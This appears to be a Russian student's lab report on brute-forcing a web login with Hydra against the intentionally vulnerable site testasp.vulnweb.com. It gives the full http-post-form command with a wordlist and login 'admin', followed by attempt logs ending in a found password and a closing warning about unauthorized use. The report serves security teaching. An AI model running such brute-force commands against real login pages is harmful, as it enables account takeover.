

# Индивидуальный проект. Третий этап

---

Королёв Иван Андреевич

Российский университет дружбы народов, Москва, Россия

## Информация

---

- Королёв Иван Андреевич
- студент
- Российский университет дружбы народов

## Цель работы

---

Использовать hydra

## Задание

---

Подобрать логин и пароль к сайту

## Теоретическое введение

---



Hydra – это программное обеспечение с открытым исходным кодом для перебора паролей в реальном времени от различных онлайн сервисов, веб-приложений, FTP, SSH и других протоколов. Это распараллеленный взломщик для входа в систему, он поддерживает множество протоколов для осуществления атак.

## Выполнение лабораторной работы

---




Рис. 1: hydra

# Проверка вкладки Сеть




Рис. 2: hydra

# Получение параметров POST




Рис. 3: hydra


# Запустите Hydra

```
root@kali:~/Documents# hydra -l admin -P /usr/share/wordlists/fasttrack.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=%2FDefault%2Easp%3F:tfUserName=admin&tfUPass=*PASS*:Invalid login" -vv -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-24 15:08:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 223 login tries (l:1/p:223), ~14 tries per task
[DATA] attacking http-post-form://testasp.vulnweb.com:80/Login.asp?RetURL=%2FDefault%2Easp%3F:tfUserName=admin&tfUPass=*PASS*:Inv
alid login
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Spring2017" - 1 of 223 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Spring2016" - 2 of 223 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Spring2015" - 3 of 223 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Spring2014" - 4 of 223 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Spring2013" - 5 of 223 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "spring2017" - 6 of 223 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "spring2016" - 7 of 223 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "spring2015" - 8 of 223 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "spring2014" - 9 of 223 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "spring2013" - 10 of 223 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Summer2017" - 11 of 223 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Summer2016" - 12 of 223 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Summer2015" - 13 of 223 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Summer2014" - 14 of 223 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Summer2013" - 15 of 223 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "summer2017" - 16 of 223 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "summer2016" - 17 of 223 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "summer2015" - 18 of 223 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "summer2014" - 19 of 223 [child 6] (0/0)
```

Рис. 4: hydra

# Запустите Hydra



```
root@kali: ~  
File Actions Edit View Help  
0 of 262 [child 33] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Password12" - 11  
1 of 262 [child 33] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "security" - 112  
2 of 262 [child 33] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "security1" - 113  
3 of 262 [child 33] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "security3" - 114  
4 of 262 [child 33] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "security3" - 115  
5 of 262 [child 33] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "complex1" - 116  
6 of 262 [child 33] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "complex2" - 117  
7 of 262 [child 33] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "complex3" - 118  
8 of 262 [child 33] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sqlserver" - 119  
9 of 262 [child 33] (0/0)  
[INFO] http-post-form host: testasp.vulnweb.com login: admin  
[INFO] attack finished for testasp.vulnweb.com (valid pair found)  
1 of 3 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at: 2024-04-03 16:15:15  
root@kali: ~
```

Рис. 5: hydra

## Выводы

---



Неэтично и незаконно использовать Hydra для попытки взлома веб-системы входа или любой другой системы без надлежащей авторизации. Это нарушение конфиденциальности и компьютерной безопасности, и это может привести к серьезным последствиям, таким как судебный иск и уголовные обвинения. Важно предупредить соответствующие органы или владельца системы, если у вас есть какие-либо опасения или подозрения по поводу безопасности страницы входа или системы. Безопасность может быть повышена за счет этичного и ответственного раскрытия информации без нарушения закона или моральных обязательств.# Список литературы{.unnumbered}

## Список литературы

---

